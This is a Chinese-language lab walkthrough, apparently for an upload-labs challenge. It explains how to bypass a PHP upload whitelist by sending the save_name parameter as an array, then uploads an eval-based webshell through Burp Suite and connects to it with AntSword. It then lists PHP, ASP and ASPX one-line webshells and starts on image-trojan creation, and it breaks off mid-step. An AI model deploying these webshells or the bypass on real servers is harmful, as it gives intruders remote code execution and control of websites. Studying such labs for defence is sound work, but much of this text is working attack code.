
- 查看提示



- 查看源代码

```php
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //检查MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
        if (!is_array($file)) {
            $file = explode('.', strtolower($file));
        }

        $ext = end($file);
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功! ";
                $is_upload = true;
            } else {
                $msg = "文件上传失败! ";
            }
        }
```

```
    }
}else{
    $msg = "请选择要上传的文件！";
}
```



- 原理

这一关白名单验证过程：

--> 验证上传路径是否存在

--> 验证['upload_file']的content-type是否合法（可以抓包修改）

--> 判断POST参数是否为空定义$file变量（关键：构造数组绕过下一步的判断）

--> 判断file不是数组则使用explode('.', strtolower($file))对file进行切割，将file变为一个数组

例如我上传upload.php.jpg，就会返回数组 array(3){[0]=>upload,[1]=>php,[2]=>jpg}

--> 判断数组最后一个元素是否在白名单中 由于是白名单校验 所以不能利用 $_FILES['upload_file']['name']

--> 数组第一位和$file[count($file) - 1]进行拼接，减1是因为数组下标默认从0开始 最后保存文件名file_name

--> 上传文件

explode(separator,string[,limit]) 函数，使用一个字符串分割另一个字符串，并返回由字符串组成的数组。

end(array)函数，输出数组中的当前元素和最后一个元素的值。

reset(array)函数，把数组的内部指针指向第一个元素，并返回这个元素的值

count(array)函数，计算数组中的单元数目，或对象中的属性个数

- 实现原理

想要绕过白名单上传，很明显需要使end($file)和$file[count($file)-1]指向不同的内容，

end($file)是合法的后缀用于骗过白名单，而$file[count($file)-1]是实际上传的后缀

那怎样才能让数组最后一个元素和$file[count($file)-1]不一样呢？

由于explode函数只能分割字符串 那么用$_POST['save_name']上传一个数组就绕过了这段代码

```
$file = empty($_POST['save_name'])?$_FILES['upload_file']['name'] : $_POST['save_name'];
```

```
if (!is_array($file)) {
    $file = explode('.', strtolower($file));
}
```

却成为了$file数组那么让数组最后一个元素为合法后缀

```
array(3){
['save_name']•••••••[0]=>upload.php
['save_name']•••••••[2]=>jpg
}
```

正常来说 end($file)=$file[count($file) - 1]

但我没有上传下标为['save_name']•••••••[1]=>xxx的数组元素 所以2-1=1 数组元素为空


那么$file_name = reset($file) . '.' . $file[count($file) - 1]; 保存成了upload.php空字符 也就是upload.php


从而实现了绕过白名单

- 编写脚本 TwentyOneSecondMethod.php

```
<?php
    @eval($_POST['TwentyOne']);
?>
```

- 上传脚本 TwentyOneFirstMethod.php 到网站并用 burpsuite 拦截






- 修改某些地方

我们要改的就是下面的地方


修改content-type

修改POST参数为数组类型，索引[0]为`upload-20.php`，索引[2]为`jpg|png|gif`。


只要第二个索引`不为1`，$file[count($file) - 1]就等价于$file[2-1]，值为空




- 放包之后成功上传文件




- 右键打开上传文件的地址并复制地址




- 蚁剑添加数据并配置，URL地址 指之前上传文件的地址，连接密码根据之前编辑的脚本确定



- 成功配置数据后添加数据成功，双击后成功 getshell





文件上传的webshell各类型和一句话木马和图片马制作教程

webshell

> webshell就是以asp、php、jsp或者cgi等网页文件形式存在的一种代码执行环境，也可以将其称做为一种网页后门。黑客在入侵了一个网站后，通常会将asp或php后门文件与网站服务器 WEB目录下正常的网页文件混在一起，然后就可以使用浏览器来访问asp或者php后门，得到一个命令执行环境，以达到控制网站服务器的目的。

- 小马：一句话木马也称为小马，即整个shell代码量只有一行，一般时系统执行函数
- 大马：代码量和功能比小马多，一般会进入二次编码加密，防止被防火墙/入侵系统检测到
- 图片马：一般直接上传木马文件都会被过滤拦截，这时候就需要用到图片马 。

php一句话木马

```
<?php @eval('$_PSOT['admin']);?>
<?php eval($_REQUEST['admin']);?>
<?php system($_REQUEST['admin']);?>
```

asp一句话木马

```
<%eval request ("admin")%>
```

aspx一句话木马

```
<%@ Page Language="Jscript"%> <%eval(Request.Item["admin"],"unsafe");%>
```

原理

> 以 php 的一句话木马为例， 语句能作为木马，其原理是利用 php 中的 eval 函数，将传入的任何语句作为 php 语句执行，因此当传入该木马时，通过访问该文件，以 post 方式传入参数，eval 函数再将接收的语句作为 php 语句执行，这就构成了连接。
>
> 其中admin是一个变量名，用来接收语句，也可以称之为密码。
>
> @ 在php中的作用是抑制错误提示。
>
> 例如：加入已植入该木马，使用 POST 方式接收参数 phpinfo()，再通过 eval 将其作为php语句执行，就查看了站点的 php 信息。

图片马

> 所谓图片马，就是将一句话木马与图片相结合，使得图片中包含代码。


使用语句 生成图片马：

